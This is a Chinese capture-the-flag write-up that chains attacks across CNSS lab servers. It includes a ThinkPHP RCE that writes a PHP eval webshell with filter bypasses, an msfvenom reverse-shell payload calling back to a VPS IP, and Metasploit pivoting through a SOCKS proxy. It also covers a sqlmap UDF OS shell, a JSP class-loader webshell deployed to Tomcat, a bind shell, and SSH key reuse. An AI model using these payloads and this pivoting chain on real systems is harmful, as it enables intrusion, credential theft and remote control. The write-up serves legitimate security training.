
Tim大人的Web渗透 WriteUps



门户网站

访问,发现 Nothing

Hello, world!

尝试扫目录得

```
[13:53:15] 403 - 304B - /.httr-oauth
[14:08:15] 200 - 43B - /robots.txt
[14:08:36] 403 - 307B - /server-status/
```

访问得到新目录

```
-agent: *
llow: /[working]dev_dir/
```

进入这个目录继续扫

```
24B - /[Working]dev_dir/.git/branches/
5B - /[working]dev_dir/.git/COMMIT_EDI
23B - /[working]dev_dir/.git/descriptic
22B - /[working]dev_dir/.git/config
23B - /[working]dev_dir/.git/HEAD
21KB - /[working]dev_dir/.git/index
40B - /[working]dev_dir/.git/info/exclu
39B - /[working]dev_dir/.git/logs/HEAD
```

Git泄露

可以使用 GitHack 直接下载

```
[OK] thinkphp/library/think/response/Json.php
[OK] thinkphp/library/think/session/driver/Memcache.php
[OK] thinkphp/library/think/session/driver/Memcached.php
[OK] thinkphp/library/think/session/driver/Redis.php
[OK] thinkphp/library/think/template/driver/File.php
[OK] thinkphp/library/think/process/pipes/Unix.php
[OK] thinkphp/library/think/model/relation/MorphOne.php
[OK] thinkphp/library/think/view/driver/Php.php
[OK] thinkphp/library/think/template/TagLib.php
[OK] thinkphp/library/think/model/relation/MorphMany.php
[OK] thinkphp/library/think/template/taglib/Cx.php
[OK] thinkphp/logo.png
[OK] thinkphp/phpunit.xml
[OK] thinkphp/library/think/view/driver/Think.php
[OK] thinkphp/tpl/default_index.tpl
[OK] thinkphp/library/think/model/Merge.php
[OK] thinkphp/start.php
[OK] thinkphp/tpl/think exception.tpl
[OK] vendor/.gitignore
[OK] thinkphp/library/traits/controller/Jump.php
[OK] thinkphp/tpl/dispatch jump.tpl
[OK] thinkphp/tpl/page trace.tpl
[OK] thinkphp/library/traits/model/SoftDelete.php
[OK] thinkphp/library/traits/think/Instance.php
```

可以发现是 脆弱的Thinkphp,查看拿到的源码,在CHANGELOG.md 发现版本

复现漏洞

```
/[working]dev_dir/public/thlnk.php?s=captcha

POST

method=__construct&filter[]=system&method=get&server[REQUEST_METHOD]=echo "<?php @eval($_REQUEST['shell']);?>" > shell.php
```

hackbar 发包, 但是蚁剑连接失败

尝试写入 txt 并查看

```
<?php @eval(['shell']);?>
```

可以看到 \$_REQUEST 被过滤,尝试绕过 echo 对单引号、双引号和反引号的输出不同

```
1  # $_REQUEST
2  echo '<?php @eval($_REQUEST["shell"]);?>' > shell.php
3
4  # base64
5  # <?php @eval($_REQUEST['shell']);?>
6
7  echo "PD9waHAgQGV2YWwoJF9SRVFVRVNUWydzaGVsbCddKTs/Pg==" | base64 -d > shell.php
8
9  # $`_`_REQUEST
10
11  echo "<?php @eval($`_`_REQUEST['shell']);?>" > shell.php
```

成功连接



访问根目录得到

f1ag

```
1 CNSS{y0u_sh0u1d_kn0w_th1nkphp_suck5}
```

反向代理

生成后门,再利用蚁剑上传即可

```
1 msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=111.229.23.244
    LPORT=9999 -f elf > shell.elf
```

```
上传 shell.elf => /var/www/html/[workin; 上传成功
```

vps 启动 msf, 监听上面的端口

```
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set lhost 0.0.0.0
set lport 9999
exploit
```

```
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options
Payload options (linux/x64/meterpreter/reverse tcp):
   Name Current Setting Required Description
                             yes The listen address (an interface may be specified) yes The listen port
   LH0ST
   LP0RT 4444
Exploit target:
   Id Name
   0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lbost => 0.0.0.0
lhost => 0.0.0.0
                 (ti/handler) > set lport 9999
msf6 exploit(
lport => 9999
msf6 exploit(mu
                          er) > exploit
```

打开蚁剑的终端

```
1 chmod 777 shell.elf
2 ./shell.elf
```

```
$ chmod 777 shell.elf
$ ./shell.elf
```

可以看到 msf 已经连上了

门户网站数据库服务器

信息收集

从上面下载的源码可以得到数据库的相关参数

```
// 数据库类型
                 => 'mysql',
'type'
// 服务器地址
'hostname'
                 => '10.88.12.34',
// 数据库名
'database'
                 => 'cnss',
'username'
                 => 'cnss',
// 密码
'password'
                 => '2dbdffb833bd444
// 端口
'hostport'
                 => '3306',
```

看一下内网信息

1 run get_local_subnets

```
meterpreter > run get_local_subnets
[!] Meterpreter scripts are deprecated. Try post/multi
[!] Example: run post/multi/manage/autoroute OPTION=va
Local subnet: 10.88.12.0/255.255.0
Local subnet: 172.27.0.0/255.255.0.0
```

MSF的跳板功能,是MSF框架中自带的一个路由转发功能,其实现过程就是MSF框架在已经获取的meterpreter shell的基础上添加一条去往"内网"的路由,直接使用msf去访问原本不能直接访问的内网资源,只要路由可达了那么我们使用msf的强大功能,为所欲为了。

```
run autoroute -s 10.88.12.0/24 # 添加路由
run autoroute -p # 查看存在路由
```

```
meterpreter > run autoroute -s 10.88.12.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/au
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.88.12.0/255.255.255.0...
[+] Added route to 10.88.12.0/255.255.255.0 via 113.54.149.9
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/au
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Active Routing Table
   Subnet
                     Netmask
                                        Gateway
                      255.255.255.0
   10.88.12.0
                                         Session 1
```

但是以上路由仅在当前 msf 会话可访问,所以为了方便我们外部访问,开启代理

```
1 background # 把 sessions 放到后台 $ sessions id 可以切回来
2 use auxiliary/server/socks_proxy
3 set srvhost 0.0.0.0
4 set srvport 23333
5 exploit
```

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > options
Module options (auxiliary/server/socks_proxy):
    Name Current Setting Required Description
    SRVHOST 0.0.0.0 yes The local host or network interface to listen on all addresses.

SRVPORT 1080 yes The port to listen on VERSION 5 yes The SOCKS version to use (Accepted:
    When VERSION is 5:
    Name Current Setting Required Description
    PASSW0RD
                    no Proxy password for SOCKS5 listener
no Proxy username for SOCKS5 listener
    USERNAME
Auxiliary action:
    Name Description
    Proxy Run a SOCKS proxy server
View the full module info with the info, or info -d command.
msf6 auxiliary(server/socks_proxy) > set srvhost 0.0.0.0
srvhost => 0.0.0.0
msf6 auxiliary(server/socks_proxy) > set srvport 23333
srvport => 23333
msf6 auxiliary(server/socks_proxy) > exploit
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```

配置好 proxychains 即可

1 | sudo vim /etc/proxychains4.conf

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5
23333
```

Windows 用的是 SocksCap

Attack!!

上面已经拿到了数据库的信息

直接启动 sqlmap 进行 UDF提权

```
proxychains4 sqlmap -d
mysql://cnss:2dbdffb833bd44418825ef5d4f12183b@10.88.12.34:3306/mysql --
os-shell
```

貌似选哪个都行

```
what is the back-end database management system architecture?
[1] 32-bit (default)
[2] 64-bit
> 1
```

根目录得到flag

```
os-shell> cat /f2ag
[12:52:02] [INFO] resumed: [['CNSS{w1th_Us3r_D3f1n3d_Funct10n_w3_c4n_get_sySt3m_5he11!}']]...
command standard output: 'CNSS{w1th_Us3r_D3f1n3d_Funct10n_w3_c4n_get_sySt3m_5he11!}'
os-shell>
```

f2ag

1 CNSS{w1th_Us3r_D3f1n3d_Funct10n_w3_c4n_get_sySt3m_5he11!}

数据库信息

直接使用 kali 自带 mysql 连接数据库,并输入密码

```
1 | proxychains4 mysql -h 10.88.12.34 -P 3306 -u cnss -p
```

```
(kali⊕ kali)-[~]

| Sproxychains4 mysql -h 10.88.12.34 -P 3306 -u cnss -p

| [proxychains] config file found: /etc/proxychains4.conf

| [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4

| [proxychains] DLL init: proxychains-ng 4.17


| Enter password:
```

```
show databases;
use cnss;
show tables;
select * from tomcat_info;
```

tim在526的服务器

猜测端口8080

访问得 (Edge打不开, 奇怪捏



CVE-2020-1938 AJP 文件包含漏洞

需要登录,前面拿到的 md5 密码可以在 MD5 在線免費解密 MD5、SHA1、MySQL、NTLM、SHA256、SHA512、Wordpress、Bcrypt 的雜湊 (hashes.com) 爆出

得到

1 32cc5886dc1fa8c106a02056292c4654:g00dPa\$\$w0rD

点击 ManagerApp 登录即可

此处存在文件上传漏洞

Select WAR file to upload 选择文件 未选择任何文件 Deploy

• jsp

```
1
    <%!
 2
        class U extends ClassLoader {
 3
            U(ClassLoader c) {
                super(c);
 4
 5
            }
            public Class g(byte[] b) {
 6
                return super.defineClass(b, 0, b.length);
 7
 8
            }
 9
        }
10
11
        public byte[] base64Decode(String str) throws Exception {
12
                Class clazz = Class.forName("sun.misc.BASE64Decoder");
13
14
                return (byte[]) clazz.getMethod("decodeBuffer",
    String.class).invoke(clazz.newInstance(), str);
15
            } catch (Exception e) {
16
                Class clazz = Class.forName("java.util.Base64");
17
                Object decoder =
    clazz.getMethod("getDecoder").invoke(null);
18
                return (byte[]) decoder.getClass().getMethod("decode",
    String.class).invoke(decoder, str);
19
            }
        }
20
21
   %>
22
    <%
23
        String cls = request.getParameter("passwd");
24
        if (cls != null) {
25
            new
    U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstanc
    e().equals(pageContext);
26
        }
27
   %>
```

```
1 | jar cvf hack.war hack.jsp
```

```
D:\UESTC\msf>jar cvf hack.war hack.jsp
已添加清单
正在添加: hack.jsp(输入 = 956) (输出 = 409)(压缩了 57%)
```

蚁剑左上角设置代理并连接



根目录获得flag

f2ag

```
1 CNSS{S0rRy_My_P4s5w0rD_L3ak3d_QwQ}
```

正向代理

生成后门

```
msfvenom -p linux/x64/meterpreter/bind_tcp LPORT=7777 -f elf >
shell2.elf
```

```
msfvenom -p linux/x64/meterpreter/bind_tcp LPORT=7777 -f elf > shell2.elf

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload

[-] No arch selected, selecting arch: x64 from the payload

No encoder specified, outputting raw payload

Payload size: 78 bytes

Final size of elf file: 198 bytes
```

进入 /usr/local/tomcat/webapps 进行上传

```
background
use exploit/multi/handler
set payload linux/x64/meterpreter/bind_tcp
set rhost 10.88.12.173
set lport 7777
exploit
```

```
<u>msf6</u> exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload linux/x64/meterpreter/bind tcp
msf6 exploit(multi/handlar) > set payload linux/x64/meterpreter/bind_tcp
payload => linux/x64/meterpreter/bind_tcp
<u>msf6</u> exploit(multi/handler) > options
Payload options (linux/x64/meterpreter/bind tcp):
          Current Setting Required Description
   Name
                           yes
   LP0RT 7777
                                      The listen port
   RH0ST 0.0.0.0
                                      The target address
                           no
Exploit target:
   Id Name
   0
      Wildcard Target
View the full module info with the info, or info -d command.
<u>msf6</u> exploit(multi/handler) > set rhost 10.88.12.173
rhost => 10.88.12.173
                ti/handler) > set lport 7777
msf6 exploit(mu
lport => 7777
              multi/handler) > exploit
msf6 exploit(
```

打开蚁剑终端

```
1 chmod 777 shell2.elf
2 ./shell2.elf
```

```
(cnss:/usr/local/tomcat/webapps) $ chmod 777 shell2.elf
(cnss:/usr/local/tomcat/webapps) $ ./shell2.elf
```

返回 msf, 可以看到已经连接上了

```
[*] Started bind TCP handler against 10.88.12.173:7777

[*] Sending stage (3045380 bytes) to 10.88.12.173

[*] Meterpreter session 6 opened (10.88.12.3:57946 -> 10.88.12.173:7777 via session 5) at 2024-03-26 22:25:56 +0800

meterpreter >
```

526 机密服务器

信息收集

获得网络信息

```
1 run get_local_subnets
```

```
meterpreter > run get_local_subnets

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.

[!] Example: run post/multi/manage/autoroute OPTION=value [...]
Local subnet: 10.88.12.0/255.255.255.0
Local subnet: 172.52.1.0/255.255.255.0
```

添加新的路由

```
1 | run autoroute -s 172.52.1.0/24
```

```
meterpreter > run autoroute -s 172.52.1.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.52.1.0/255.255.255.0...
[+] Added route to 172.52.1.0/255.255.255.0 via 10.88.12.173
[*] Use the -p_option to list all active routes
```

从上面拿到的 shell 里, 查看常用目录

在 /home/cnss 里拿到 ssh 的 **私钥** 和 .bash_history

登录得 flag

1 proxychains4 ssh -i Desktop/id_cnss cnss@172.52.1.231

```
2f1b44d5e513:~$ ls /
bin etc home media opt root sbin sys usr
dev f3ag lib mnt proc run srv tmp var
2f1b44d5e513:~$ cat /f3ag
CNSS{H0w_d1d_y0u_g3t_h3r3!}2f1b44d5e513:~$
```

f3ag

```
1 | CNSS{H0w_d1d_y0u_g3t_h3r3!}
```